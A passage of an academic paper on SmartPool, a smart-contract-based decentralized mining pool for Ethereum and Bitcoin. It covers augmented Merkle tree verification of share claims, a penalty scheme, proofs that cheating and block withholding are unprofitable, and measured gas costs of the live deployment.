13:        if (!(x.min < x.max) or !(left.min == x.min)
14:            or !(right.max == x.max)
15:            or !(left.max < right.min)) then
16:            return false
17:        end if
18:    end if
19:
20: Check if x is the root:
21:    if isRoot(x) then
22:        return true
23:    else
24:        return ValidateNodeInPath(x.parent)
25:    end if
26: end procedure
```




Figure 3: A sorted augmented Merkle tree for a list of shares (s1 to s4) with timestamp values from 1 to 4.

will yield a sorting error in at least one path of the augmented Merkle tree. Thus, by sampling the tree in a constant number of leaves and checking their corresponding paths, with high probability we will detect a sorting error in the augmented Merkle tree if there is one.

Prevent over-claiming shares across claims. Our augmented Merkle tree allows us to detect if miners over claim shares or submit invalid shares in a claim. However, it does not help guarantee that miners do not submit the same shares in two different claims, *i.e.* overclaiming shares across claims. We prevent this problem by tracking counters of the shares in every claim and randomizing the counter start scheme for each claim. For example, we can use the the pair (block-timestamp, nonce) as a counter in an Ethereum block. We observe that, for a single miner, the counters for each claim are distinct because of the nonce. At the same time, timestamps monotonically order shares across claims, since the block timestamp monotonically increases over time.

Thus for any two distinct claims, the maximum share counter among an earlier claim is always smaller than the minimum counter of the shares in a later one. This observation enables a simple duplication check on the shares submitted in two different claims. Specifically, we require miners to submit their claims in chronologically increasing order of timestamp values (which are prefixes in the counter values). We use an additional variable last_max in our smart contract to keep track of the maximum counter (*i.e.* max value of the root node in the augmented Merkle tree) from the last claim. We only accept a new claim if the min value of the root node is greater than last_max, and update last_max properly if the new claim is valid.

Penalty scheme. Miners are rewarded according to the amount of shares that they submitted to the pool. In centralized pools, the pool manager is able to check every share submitted by miners, thus miners cannot cheat. In SMARTPOOL, since we use probabilistic verification, we introduce a *penalty scheme* that penalizes detected cheating, independent of the reward distribution scheme used. The penalty scheme in Definition 2 is simple and suffices to disincentivize cheating, assuming rational miners.

Definition 2 (Penalty Scheme)**.** In SMARTPOOL, the penalty scheme for a claim of n shares is as follow:

$$\begin{cases} \text{Pay all } n \text{ shares if invalid share was not detected;} \\ \text{Pay 0 otherwise.} \end{cases}$$

In Section 4, we prove that our penalty scheme disincentivizes rational miners from submitting wrong or duplicated shares. Our detailed analysis shows that for $k \geq 1$ samples, honesty maximizes payout.

Randomly sampling shares. In order to randomly sample, we need a source of randomness. A practical way to obtain such a random seed to use the hash of a future block. To reduce the amount of bias that any adversary can introduce to the block hash, one can take several samples based on several consecutive block hashes. For example, let us consider a scenario where a miner submits a claim of 1 million shares at block 1, and we wish to sample 2 random shares for our probabilistic verification. The miner is required to submit the data of 2 shares which are corresponding to hashes of blocks 1 and 2 (*e.g.* the hash values modulo 10^6) to SMARTPOOL for verification. If the miner fails to submit any of these determined shares, they will not be able to claim the reward.

Putting everything together, we summarize the entire SMARTPOOL protocol in Figure 4 of the Appendix. Due to the space constraints, we address other technical questions in the full version of the paper [23].

4 Analysis

We analyze the security that SMARTPOOL provides through probabilistic verification and the penalty scheme in Definition 2.

We begin by informally reviewing the properties of our Merkle tree test and then formally establishing its correctness in Corollary 9 below. The intuition is if a claim has n valid shares and m invalid or duplicated ones, by randomly sampling a share from the claim, we can detect invalid shares with probability $m/(n+m)$. Suppose that a claim submitted by the adversary has n valid shares and m invalid or duplicated ones. If our test procedure is correct, the probability that our test on k independently chosen random samples fails to catch the cheating is at most $(1-\frac{m}{n+m})^k$. In this case, the cheating miner gets paid for $n+m$ shares, which is higher than reward for being honest (i.e. n shares). Corollary 9 shows that for all choices of m, for $k \geq 1$, the adversary's advantage (expected payoff) from cheating does not exceed the guaranteed payoff he would obtain from honestly submitting shares. Further, it is easy to see that over all choices of m the attacker's advantage is bounded by a negligible function in k (the number of samples checked).

Note that we establish that the adversary's advantage is minimal using a simple penalty function presented in Definition 2. Our probabilistic verification with penalties provide a basis to determine which shares to pay; however, any rewarding scheme can determine how to pay for the valid shares (e.g. using PPS, PPLNS, and so on).

Finally, we consider other possible attacker manipulations. One further security concern, in particular, merits analysis. The seed for our sampling is based on a block hash chosen by miners. We show that this source of randomness has a (low) bias, assuming that at least 50% of the mining network is honest. However, we establish in Theorem 10 that by sampling $k \geq 2$ times, the expected reward from honest submissions majorizes the expected payoff advantage from biased sampling.

4.1 Analysis of Expected Payoffs

We first analyze the scenario where the adversary cannot drop Ethereum blocks to introduce bias on sampling random seed, so the sample blocks in our probabilistic scheme are randomly selected. Furthermore, we assume that the adversary does not attempt to manipulate the expected format of the submitted data aside from possibly submitting duplicate or invalid shares. We will relax these conditions in Section 4.2.

It suffices for the SMARTPOOL contract to check a single, randomly chosen path through a submitted augmented Merkle tree in order to pay fairly for shares, on average (Corollary 9). If all submitted shares are valid and there are no duplicates, then SMARTPOOL pays for all shares with probability 1 (Theorem 7). The following facts will be useful.

Lemma 3. *For any node x in a augmented Merkle tree,*

(I) $\mathsf{min}(x)$ *is the minimum of all nodes below x, and*

(II) $\mathsf{max}(x)$ *is the maximum of all nodes below x.*

Proof. We will prove (I), and (II) follows by symmetry. Let y be any node below x, and trace a path from x to y in the given augmented Merkle tree. The min of x's immediate children along this path is, by definition of augmented Merkle tree, no greater than $\mathsf{min}(x)$. Similarly for the next children down, and so on, down to y. Therefore $\mathsf{min}(x) \leq y$. □

Proposition 4. *Let A be an augmented Merkle tree. The following are equivalent:*

(I) *A is sorted (see Definition 1).*

(II) *For every node x, the* max *of x's left child is less than the* min *of x's right child.*

Proof. We argue by induction. Assume (I), and further assume than (II) holds restricted to the first n levels above the leaves (the leaves are at the ground, *i.e.* zero level). Consider a node x at depth $n+1$. By the inductive hypothesis, the max of x's left child is less than the min of the next right child down, which is less than the min of the next right child down and so on, all the way down to some leaf y. By a symmetrical argument, the min of x's left child is greater than some leaf z which happens to be to the right of y. Since A is sorted, it follows that $\mathsf{min}(x) < y < z < \mathsf{max}(x)$.

Next assume (II), and let y and z be any two leaves. Let x be the lowest node (farthest from the root) which is an ancestor of both y and z. By Lemma 3, y is less than or equal to the max of x's left child, and z is is greater than or equal to the min of x's right child. Now $y < z$ follows from the assumption, hence A is sorted. □

Definition 5. A node in an augmented Merkle tree which satisfies condition (II) of Proposition 4 is called *valid*. Furthermore, we say that a path from a root to a leaf is *valid* if all its constituent nodes are valid. A path which is not valid is *invalid*.

The adversary can submit any arbitrary tree with the syntactic structure of an augmented Merkle tree, but not satisfying the constraint outlined in Definition 1. Let us call such a tree which syntactically has the structure of a augmented Merkle tree, but not necessarily satisfy the Definition 1 simply as a Merkle tree. A submitted Merkle tree can have any number of invalid or duplicate shares as well as ill-constructed internal nodes. Intuitively, an

Merkle tree with invalid nodes will have *sorting errors*, which are defined below, and include both duplicates as well as decreasing share counters.

Definition 6. An element x in an array is *out of order* if there exists a corresponding witness, namely an element to the left of x which is greater than or equal to x, or an element to the right of x which is less than or equal to x. A leaf in a Merkle tree contains a *sorting error* if its label value is out of order when viewing the leaves' labels as an array.

Now, we will show that any submitted Merkle tree has at least as many invalid paths as the sorting errors it has.

Theorem 7. *Let A be a Merkle tree. If A is sorted, then all paths in A are valid. If A is not sorted, then every leaf containing a sorting error lies on an invalid path.*

Proof. If A is sorted then all its nodes are valid by Proposition 4, hence all paths in A are valid. Now suppose A is not sorted, and consider the highest node x in the tree (farthest from the root) which is is an ancestor of two distinct leaves y and z where y is left of z but $z \leq y$. Now x is not valid, because by Lemma 3 the max of x's left child is at least y and the min of x's right child is no more than z. It follows that neither the path from root to y nor the path from root to z is valid because both pass through x. □

The theorem above shows that miners who submit sorted augmented Merkle trees will receive their proper reward. Algorithm 1 checks the validity of a given path in a tree, and we omit a proof of its correctness here leaving it to inspection. It remains to demonstrate that sampling and checking a single path in the augmented Merkle tree suffices to discourage miners from submitting duplicate shares.

Corollary 8. *Every Merkle tree has at least as many invalid paths as sorting errors among the leaves. In particular, there are at least as many invalid paths as there are duplicate values among the leaves.*

Proof. Theorem 7 gives an injection from sorting errors to invalid paths. Since each duplicate and out of order leaf yields a sorting error, the result follows. □

Finally, we calculate the adversary's expected reward.

Corollary 9. *Under the payment scheme in Definition 2, if* SMARTPOOL *checks one random path in the augmented Merkle tree of a claim, the expected reward when submit invalid or duplicated shares is the same as the expected reward when submit only valid shares.*

Proof. Suppose that in a claim of an adversary, there are k shares which are either invalid or duplicated. Since we randomly pick a path, by Corollary 8, we sample an invalid share with probability k/n and a valid share with probability $(n-k)/n$. Hence the expected profit from the payment scheme in Definition 2 is

$$\left(\frac{k}{n}\right) \cdot 0 + \left(\frac{n-k}{n}\right) \cdot n = n - k.$$

One expects to obtain this same profit by submitting only the $n-k$ valid shares. Thus, on average, it is not profitable to submit invalid shares to SMARTPOOL if we employ the payment scheme in Definition 2 and check one random path from the augmented Merkle tree. □

In summary, SMARTPOOL can efficiently probabilistically check that an augmented Merkle tree is sorted.

4.2 Discussion of Attacker Strategies

In this section, for clarity, we discuss ways in which an adversary might deviate from intended claim submission behavior and argue that these deviations do not obtain him greater rewards.

4.2.1 Rearrangements

The adversary cannot increase his expected profits by permuting the leaves of the Merkle tree. Observe that, given a list of integers L which may include repeats, a non-decreasing arrangement of L's members in the leaves of a Merkle tree minimizes sorting errors. By Theorem 7, every duplicate yields a sorting error regardless of permutation. Furthermore, the number of sorting errors that occur when the leaves are in non-decreasing order is exactly the number of duplicates. Hence a rational miner has no incentive to deviate from this non-decreasing configuration.

4.2.2 Bogus entries in augmented Merkle tree

Falsifying Merkle tree nodes does not decrease the number of invalid paths. Indeed, note that increasing the range for a given node can only increase the number of invalid paths, so we need only consider the case where the cheater makes the range smaller. If the range is made smaller so as to exclude the value of a leaf above that doesn't have a sorting error, then a new invalid path was introduced by cheating. If the range is made smaller so as to exclude a sorting error, then the path leading to that sorting error is still invalid, and therefore injection from Theorem 7 still applies.

4.3 Analysis of Bias In Seed Selection

We next consider the scenario in which the the adversary is able to drop Ethereum blocks to bias the random seed.

Thus, the sample blocks in our probabilistic verification are not randomly selected, *i.e.* the adversary can drop the blocks which sample invalid shares from his claim. We show that, even in the extreme case where the adversary controls up to 50% of Ethereum mining power (*i.e.* can drop 50% of the blocks), it suffices to check only two randomly chosen paths through a submitted augmented Merkle tree in order to discourage the adversary from cheating.

Theorem 10. *If an adversary controls less than* 50% *of Ethereum hash power, then it suffices to sample only two paths of the augmented Merkle tree based on two consecutive blocks to pay miners fairly, on average.*

Proof. We call an Ethereum block a *good* block for the adversary if its hash samples a valid share in the adversary's claim. Suppose that in the adversary's claim, γ fraction of the shares are invalid ($0 \leq \gamma \leq 1$). By Theorem 7, at least γ fraction of the paths in the corresponding augmented Merkle tree are invalid. Hence, on average $1-\gamma$ fraction of the blocks are good blocks, since each block hash is a random number. The probability that the adversary's claim is still valid after two samples is the probability that two consecutive blocks in Ethereum are good blocks. We aim to compute this latter probability.

Let us assume that the choices of the two sample shares are drawn based on the hash of a single block hash, and that attacker controls p fraction of the network's mining power. The attacker's strategy is to successively drop blocks until he finds one that favorably samples his claim submission. We estimate his probability of success. The probability that he succeeds in exactly one round, regardless of who mined the block, is $(1-\gamma)^2$, that is, if the samples drawn are favorable. The chances that the attacker wins in exactly two rounds is the probability that the first block gave unfavorable sampling, but the attacker managed to mine it, and the next sample was favorable. The probability that all three of these independent events occur is $[1-(1-\gamma)^2] \cdot p \cdot (1-\gamma)^2$. In general, the chance that the attacker succeeds in exactly k rounds is

$$f(k) = \left(1-(1-\gamma)^2\right)^{k-1} \cdot p^{k-1} \cdot (1-\gamma)^2.$$

Summing over all possible game lengths k, we find that the chance that the attacker wins is exactly

$$\sum_{k=1}^{\infty} f(k) = (1-\gamma)^2 \cdot \sum_{k=0}^{\infty} \left[\left(1-(1-\gamma)^2\right) \cdot p\right]^k.$$

Since the right-hand side is a geometric series in which the magnitude of the common ratio is less than 1, we obtain

$$\sum_{k=1}^{\infty} f(k) = \frac{1}{1-(1-(1-\gamma)^2) \cdot p} = \frac{1}{1+(\gamma^2-2\gamma)p}.$$

The block withholding strategy is profitable if and only if this probability exceeds the attacker's chances of success without block withholding, namely $1-\gamma$. That is, the value p for which block withholding is advantageous satisfies

$$\frac{1}{1+(\gamma^2-2\gamma)p} > 1-\gamma. \tag{2}$$

We complete the analysis by inspecting the cases where p is greater than or less than the threshold $1/(2\gamma-\gamma^2)$. In the first case it follows that $p \geq 1/2$, since this threshold is always at least $1/2$ when $0 < \gamma \leq 1$, and if $\gamma = 0$ then the attacker has no incentive for dropping blocks. In the second case, the left hand side of (2) is negative, and so the inequality in (2) fails in this case. □

5 Supporting Other Cryptocurrencies

One can use SMARTPOOL's design to build decentralized mining pools for other cryptocurrencies. For clarity of exposition, we fix Bitcoin as the target in this section. The overall protocol is still similar to what have been discussed in previous sections, but here we present the detail changes to make SMARTPOOL work with Bitcoin while the contract is running on the Ethereum blockchain.

Generating a block template. In Ethereum, it is straightforward to to generate a valid block template, i.e., just by using the pool's address in the "coinbase address." It is tricker in Bitcoin since the block header is much simpler, (see Table 3 in Appendix 10.2) and the pool operates in another cryptocurrency (i.e., Ethereum). To generate a share that belongs to the pool, we leverage a special transaction in Bitcoin called a "coinbase transaction" whose outputs consist of a list of Bitcoin addresses paid and along with their payment amounts.

Specifically, in order to generate valid shares, a miner queries the `verClaimList` in the contract which records the contributed shares by different miners to date. The miner then prepares the coinbase transaction such that the first output pays to the miner who mined the block; the latter outputs pay to other miners included in the `verClaimList`. The sum of all outputs in the coinbase transaction equals the block reward. Thus, if a miner finds a fraction f of the shares in SMARTPOOL, he gets paid proportional to f in the reward that SMARTPOOL's miners get every time they mine a valid block.

Verifying a claim. As before, we use the probabilistic approach which samples random shares from a claim. However, in SMARTPOOL, verifying a Bitcoin share is slightly different from verifying an Ethereum share. Typically, a Bitcoin share is valid if the miner can demonstrate that the share has a valid coinbase transaction (labeled as the field `Coinbase`) in their `ShareProof` paid out to the pool members. The miner cannot selectively

choose to omit this transaction; it is required to be the first transaction in the list of transactions (called `TxList`) on which the miner has searched for shares. The claimant must submit a Merkle root as commitment over the set `TxList` he has selected, and a Merkle proof (labeled `CoinProof`) that it contains the coinbase transaction. Second, the `ShareProof` contains an indication of the `verClaimList` based on which the payouts to miners were determined by the claimant. This last field is called a `Snapshot` to allow discretizing payouts over an ever-growing `verClaimList`. This is used to check the correctness of the `coinbase` transaction, i.e. if all the outputs pay to miners correctly. Figure 4 in the Appendix reports on all data fields of our Claim and ShareProof structures.

6 Implementation and Evaluation

We implemented SMARTPOOL and deployed it on Ethereum and Ethereum classic (main) networks. In this section, we describe the implementation (along with a Bitcoin pool implementation) and report actual fees from real mining that was done with SMARTPOOL.

6.1 Implementation

We implement SMARTPOOL protocol (as described in Figure 4) in an Ethereum smart contract and a miner software (client) that interacts with the contract according to our protocol [12]. Our smart contract implementation consists of two main modules, namely, *claim submission, claim verification*.

Claim submission. This module allows miners to submit their shares in batch. A miner submits a batch of shares by calling `submitClaim()` with the parameters: (i) the root of the corresponding augmented Merkle tree for the shares; (ii) number of shares in the tree; (iii) counter interval of the shares. A submission is accepted only if the smallest counter is greater than the current biggest counter.

Claim verification. A miner submits a proof for the validity of his last submitted claim by calling `verifyClaim()` with a branch in the augmented Merkle tree that corresponds to the next block hash. We allow different claims to include different amounts of shares, *i.e.* `NShare` can vary between claims. If the verification fails, then the claim is discarded, and the miner will not be able to submit all the shares (or a subset of them) again (forced by validating the counter in `submitClaim()`). If the verification is successful, then the claim is added to the to the `verClaimList` list.

6.1.1 Verifying Ethereum PoW

The PoW function that Ethereum is using is Ethash [16]. Ethash is not a native opcode nor a pre-compiled contract in the Ethereum virtual machine (EVM). Hence, to verify that a block header satisfies the required difficulty we have to explicitly implement Ethash function. Ethash was designed to be ASIC resistant, which is achieved by forcing miners to extract 64 values from pseudo-random positions of a 1 GB dataset. Thus, to explicitly compute Ethash, one would have to store 1 GB data in a contract, which costs roughly 33,554 Ether (storing 32 bytes of data costs 50,000 gas). Moreover, the Ethereum protocol dictates that the dataset is changed every four days (on average). Hence, one would require a budget of approximately $\$3,000,000$ per day as of June 2017 to maintain the dataset, which is impractical. Alternatively, one could store a smaller subset of the seed elements and calculate the values of the dataset on the fly. Unfortunately, to extract values from the seed one would have to compute several $SHA3_512$ calculations, which is not a native opcode in the EVM, and would require massive gas usage if queried many times.

Fortunately, for our purposes, we do not need to fully compute Ethash. Instead it is enough to just verify the result of an Ethash computation. Thus, we ask the miner to submit along with every block header the 64 dataset values that are used when computing its Ethash and a *witness* for the correctness of the dataset elements. The *witness* shows that the 64 values are from the corresponding positions in the 1 GB dataset. Intuitively, to verify the witness for dataset elements, the contract will keep the Merkle-root of the dataset and a witness for a single element is its Merkle-branch. Formally, the pool contract holds the Merkle-roots of all the 1 GB datasets that are applicable for the next 10 years. We note that the content of the dataset only depends on block number (i.e., the length of the chain). Hence, it is predictable and the values of all future datasets are already known. Storing the Merkle roots of one year dataset requires storing 122 Merkle hashes, and would cost only 0.122 Ether.

We note that technically, our approach does not provide a mathematical guarantee for the correct computation of Ethash. Instead it guarantees the correct computation provided that the public dataset roots stored on the contract were correct. Hence, it is the miner's responsibility (and best interest) to verify the stored values on the contract before joining the pool. As the verification is purely algorithmic, no trust on the intentions of the contract authors is required.

6.1.2 Coinbase Transactions in Bitcoin

Recall that the payment to the Bitcoin miners is done via the coinbase transaction of a block. As per Figure 4,

SMARTPOOL allows miners to fetch the `verClaimList` and build the coinbase transaction locally. This approach, however, has a technical challenge regarding the transaction size when we implement SMARTPOOL in the current Ethereum network. Specifically, a single coinbase transaction may have many outputs to pay to hundreds or thousands of miners. As a result, the size of the coinbase transaction could be in the order of 10KB (e.g., P2POOL's coinbase transactions is of size 10KB [24]). Hence, it is expensive to submit a coinbase transaction of that size to an Ethereum contract. In SMARTPOOL implementation we could not ask miners to construct the coinbase transaction naively and submit as the input for `verifyClaim()` function.

To address the challenge, we modify SMARTPOOL protocol slightly. Instead of asking miners to construct the coinbase transaction naively as in P2POOL, we ask them to work on only a small part of it. Specifically, we observe that we can fix the postfix of the coinbase transaction by using the pay per share scheme. Recall that the block reward consists of the block subsidy (12.5 Bitcoin) and the transaction fees. Thus, in our implementation, we pay the transaction fees to the miner who finds the block. The remaining 12.5 Bitcoin (the block subsidy) is paid to, say, the next 1 million shares in `verClaimList`. This distribution is encoded in all the latter outputs. Thus, we can fix all the outputs but the first one in the coinbase transaction, since the next 1 million shares in `verClaimList` are the same for all miners. This allows us to maintain the postfix of the coinbase transaction in SMARTPOOL and only ask miners to submit the prefix (the first output) when they verify a share. Our approach significantly reduces both the gas fees paid for `verifyClaim()` and also the amount of bandwidth that miners have to send for verification.

Block submission. In SMARTPOOL-based pool for Bitcoin, there exists the block submission module which allows any user to submit a witness for a new valid block in the Bitcoin blockchain so that SMARTPOOL can have the latest state of the blockchain. If the block is mined by miners in SMARTPOOL, SMARTPOOL updates the `verClaimList` to remove the paid shares from the list. This also reduces the amount of persistent storage required in the contract since we do not need to store all verified claims in SMARTPOOL.

There are other technical subtleties in block submission and constructing coinbase transactions. We discuss these in Appendix 10.2.

6.2 Experimental Results

We deployed SMARTPOOL on Ethereum [25] (and Ethereum classic [26]) live networks and mined with them with 30GH/s (4GH/s) hash power for 7 days (1 week). The pool successfully mined over 20 blocks [27] (85 blocks [28]) in corresponding periods. In this section we report the deployment cost of the contract and the fees that our protocol entails.

Function	Gas	Price	% of reward
`submitClaim()`	79,903	0.000319612	0.01%
`verifyClaim()`	2,872,693	0.011490772	0.6%

Table 2: Ethereum fees of contract operations for Ethereum pool. Prices are in Ether. We note that in `verifyClaim()` for the Ethereum pool, 2.1M gas is spent on Ethash verification.

For `verifyClaim()`, we measure the cost to check 1 sample. The cost to check multiple samples can be easily computed from the cost to check 1. The results are presented in Tables 2.

The contract consists of over $1,300$ lines of Solidity code. The deployment of the contract consumed $4,351,573$ gas (6.24 USD). The contract source code is publicly available [29]. To reduce verification costs, we have submitted 1024 Merkle nodes for each 1GB dataset, namely, all the nodes in depth 10 of the Merkle tree. This operation was done is 11 transactions, which consumed in total around $6,000,000$ gas (around 15 USD) [30]. We emphasize that this operation is done only once every $30,000$ Ethereum blocks, or roughly 5 days. We report the evaluation of the claim submission and verification in transactions [31,32]. In our report, a miner with 20 GH/s submits a batch of shares every 3 hours. Every batch is rewarded with around 1.8 Ether (630 USD), and entails total gas fees of 0.011 Ether. Hence, the miner pays 0.6% for the effective pool fees.

7 Related Work

A number of previous works have studied the problem of addressing centralization in cryptocurrencies, and addressing flaws in pool mining protocols. We discuss these here, and further discuss security of smart contract applications of which SMARTPOOL is an instance.

P2POOL. The work which most directly relates to SMARTPOOL is P2POOL [8]. As discussed in Section 2.1, P2POOL consumes much more resources (both computation and network bandwidth), and the variance of reward is much higher than in centralized pools. SMARTPOOL solves these problems in P2POOL by i) relying on the smart contracts which are executed in a decentralized manner; ii) using probabilistic verification and a novel data structure to reduce verification costs significantly; iii) applying simple penalty scheme to discourage cheating miners. As a result, SMARTPOOL is the first decentralized pooled mining protocol which has low costs, guarantees low variance of reward to miners. Further, SMARTPOOL is more secure than P2POOL since

any miner who has more than 50% of the mining power in P2POOL can fork and create a longer share-chain. On the other hand, the adversary has to compromise the Ethereum network to attack SMARTPOOL.

Pooled mining research. Several previous works have analysed the security of pooled mining in Bitcoin [2, 4, 9–11]. In previous works [9–11], researchers study the block withholding attack to mining pools and show that the attack is profitable when conducted properly. In [2] Rosenfeld *et al*. discussed (i) "pool hopping" in which miners hop across different pools to exploit a weakness of an old payoff scheme, and (ii) "lie in wait" attacks that allows miner to strategically calculate the time to submit his blocks. These challenges also apply to SMARTPOOL when SMARTPOOL is used as a decentralized mining pool in existing networks, and have specific payoff schemes to reward miners as solutions. The design of SMARTPOOL is agnostic to the payoff scheme used to reward miners. Furthermore, if SMARTPOOL were to be deployed natively in a cryptocurrency as the only mining pool (see Appendix 10.1), these attacks no longer work.

In [13], Miller *et al*. study different puzzles and protocols which either make pooled mining impossible and/or disincentivize it. Out work is different from [13] in several aspects. First, we aim to provide an efficient and practical decentralized pooled mining protocol so miners have an option to move away from centralized mining pools. Second, SMARTPOOL is compatible with current Bitcoin and Ethereum networks as we do not require any changes in the design of these cryptocurrencies. In [13], the solutions are designed for new and future cryptocurrencies.

In [3, 4], the authors study the decentralization of the Bitcoin network. Previous works have highlighted that Bitcoin is not as decentralized as it was intended initially in terms of services, mining and protocol development [3, 33]. On the other hand, Bonneau *et al*. provided an excellent survey on Bitcoin which also covered the security concerns of pooled mining [4].

Smart contract applications. Previous works proposed several applications which leveraged smart contracts [34–36]. For example, in [35], Juels *et al*. study how smart contracts support criminal activities, *e.g.* money laundering, illicit marketplaces, and ransomware due to the anonymity and the elimination of trust in the platform. Such applications are built separately from the underlying consensus protocol of the network. In this work, we propose a new application of smart contract that enhances the security of the underlying network by supporting decentralized mining pools. Bugs in smart contract implementations are a practical concern; we believe the use of bug-detection tools such as Oyente [17] are useful to SMARTPOOL as well as other.

8 Conclusion

In this paper, we present a new protocol design for an efficient decentralized mining pool in existing cryptocurrencies. Our protocol, namel SMARTPOOL, resolves the centralized mining problem in Bitcoin and Ethereum by enabling a platform where mining is fully decentralized, yet miners still enjoy low variance in reward and better security. Our experiments on Ethereum and Ethereum Classic show that SMARTPOOL is efficient.

9 Acknowledgment

We thank Vitalik Buterin, Andrew Miller, Ratul Saha, Pralhad Deshpande, and anonymous reviewers for useful discussions and feedback on the early version of the paper. We thank 26 pseudonymous donors who donated to support the development of SMARTPOOL. We also thank Victor Tran and Andrew Nguyen for their work on the robust implementation of SMARTPOOL's client.

This work is supported by the Ministry of Education, Singapore under Grant No. R-252-000-560-112 and the European Research Council under the European Union's 7th Framework Programme (FP7/2007-2013, ERC grant no 278410). The deployment of SMARTPOOL on the main Ethereum network is supported by the Ethereum Foundation under a special development grant. All opinions expressed in this work are those of the authors.

References

[1] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system. *bitcoin.org*, 2009.

[2] Meni Rosenfeld. Analysis of Bitcoin pooled mining reward systems. *CoRR*, abs/1112.4980, 2011.

[3] Arthur Gervais, Ghassan O. Karame, Vedran Capkun, and Srdjan Capkun. Is bitcoin a decentralized currency? *IEEE Security and Privacy*, 12(3):54–60, 2014.

[4] Joseph Bonneau, Andrew Miller, Jeremy Clark, Arvind Naryanan, Joshua A. Kroll, and Edward W. Felten. SoK: Bitcoin and second-generation cryptocurrencies. In *IEEE Security and Privacy 2015*, May 2015.

[5] Maria Apostolaki, Aviv Zohar, and Laurent Vanbever. Hijacking bitcoin: Large-scale network attacks on cryptocurrencies. *To appear at IEEE Security and Privacy*, 2017.

[6] The problem of censorship. `https://blog.ethereum.org/2015/06/06/the-problem-of-censorship/`, June 2015.

[7] Bitcoin Wiki. getblocktemplate mining protocol. `https://en.bitcoin.it/wiki/Getblocktemplate`, November 2015.

[8] P2pool: Decentralized bitcoin mining pool. `http://p2pool.org/`.

[9] Nicolas T. Courtois and Lear Bahack. On subversive miner strategies and block withholding attack in Bitcoin digital currency. *CoRR*, abs/1402.1718, 2014.

[10] Ittay Eyal. The miner's dilemma. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, SP '15, pages 89–103, Washington, DC, USA, 2015. IEEE Computer Society.

[11] Loi Luu, Ratul Saha, Inian Parameshwaran, Prateek Saxena, and Aquinas Hobor. On power splitting games in distributed computation: The case of bitcoin pooled mining. In *IEEE 28th Computer Security Foundations Symposium, CSF 2015, Verona, Italy, 13-17 July, 2015*, pages 397–411, 2015.

[12] SmartPool team. SmartPool's github. https://github.com/smartpool.

[13] Andrew Miller, Ahmed Kosba, Jonathan Katz, and Elaine Shi. Nonoutsourceable scratch-off puzzles to discourage bitcoin mining coalitions. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 680–691, New York, NY, USA, 2015. ACM.

[14] Cynthia Dwork and Moni Naor. Pricing via processing or combatting junk mail. In *CRYPTO*, 1992.

[15] Adam Back. Hashcash - a denial of service counter-measure. Technical report, 2002.

[16] Ethereum Foundation. Ethash proof of work. https://github.com/ethereum/wiki/wiki/Ethash.

[17] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. Making smart contracts smarter. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[18] N. Szabo. The idea of smart contracts. http://szabo.best.vwh.net/smart_contracts_idea.html, 1997.

[19] Loi Luu, Viswesh Narayanan, Chaodong Zheng, Kunal Baweja, Seth Gilbert, and Prateek Saxena. A secure sharding protocol for open blockchains. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 17–30, New York, NY, USA, 2016. ACM.

[20] Kyle Croman, Christian Decker, Ittay Eyal, Adem Efe Gencer, Ari Juels, Ahmed Kosba, Andrew Miller, Prateek Saxena, Elaine Shi, Emin Gün Sirer, Dawn Song, and Roger Wattenhofer. *On Scaling Decentralized Blockchains*, pages 106–125. Springer Berlin Heidelberg, Berlin, Heidelberg, 2016.

[21] Loi Luu, Jason Teutsch, Raghav Kulkarni, and Prateek Saxena. Demystifying incentives in the consensus computer. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 706–719, New York, NY, USA, 2015. ACM.

[22] Ethereum Foundation. Ethereum's white paper. https://github.com/ethereum/wiki/wiki/White-Paper, 2014.

[23] Loi Luu, Yaron Velner, Jason Teutsch, and Prateek Saxena. Smart pool : Practical decentralized pooled mining. Cryptology ePrint Archive, Report 2017/019, 2017. http://eprint.iacr.org/2017/019.

[24] P2POOL's coinbase transaction. https://tinyurl.com/zrp3dod.

[25] SmartPool contract on Ethereum. http://tinyurl.com/yankgher.

[26] SmartPool contract on Ethereum classic. http://tinyurl.com/yd2b2ry7.

[27] Blocks mined by SmartPool on Ethereum. http://tinyurl.com/ycs4tpzb.

[28] Blocks mined by SmartPool on Ethereum classic. http://tinyurl.com/ya8xf8xm.

[29] Source code of a SMARTPOOL-based ethereum mining pool. http://tinyurl.com/yc22jdjs.

[30] SmartPool set 1GB dataset contract. http://tinyurl.com/y7qt2khq.

[31] Transaction that submits a claim to an ethereum pool. http://tinyurl.com/ya9vbc2k.

[32] Transaction that verifies a claim in an ethereum pool. http://tinyurl.com/y9an3pwp.

[33] Arthur Gervais, Ghassan Karame, Srdjan Capkun, and Vedran Capkun. Is bitcoin a decentralized currency? In *IEEE Security and Privacy*, 2014.

[34] Thedao smart contract. https://daohub.org/, 2016.

[35] Ari Juels, Ahmed Kosba, and Elaine Shi. The ring of gyges: Investigating the future of criminal smart contracts. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 283–295, New York, NY, USA, 2016. ACM.

[36] Jason Teutsch, Loi Luu, and Christian Reitwiessner. Truebit: A verification and storage solution for blockchains. https://medium.com/@chriseth/truebit-c8b6a129d580#.d2txm5usu, 2016.

10 Appendix

10.1 Applications

We discuss several applications that can be built based on SMARTPOOL. One straightforward application is to build decentralized mining pools for cryptocurrencies as we have established. Apart from requiring low costs, guaranteeing low variance in rewards to miners than the only related solution P2POOL, SMARTPOOL is also more secure. Specifically, one must compromise the entire Ethereum network (*e.g.* having more than 50% of Ethereum network) in order to compromise SMARTPOOL. On the other hand, the adversary only needs to acquire 51% of P2POOL's mining power in order to build the longest share-chain in P2POOL and rule out other miners' contributions.

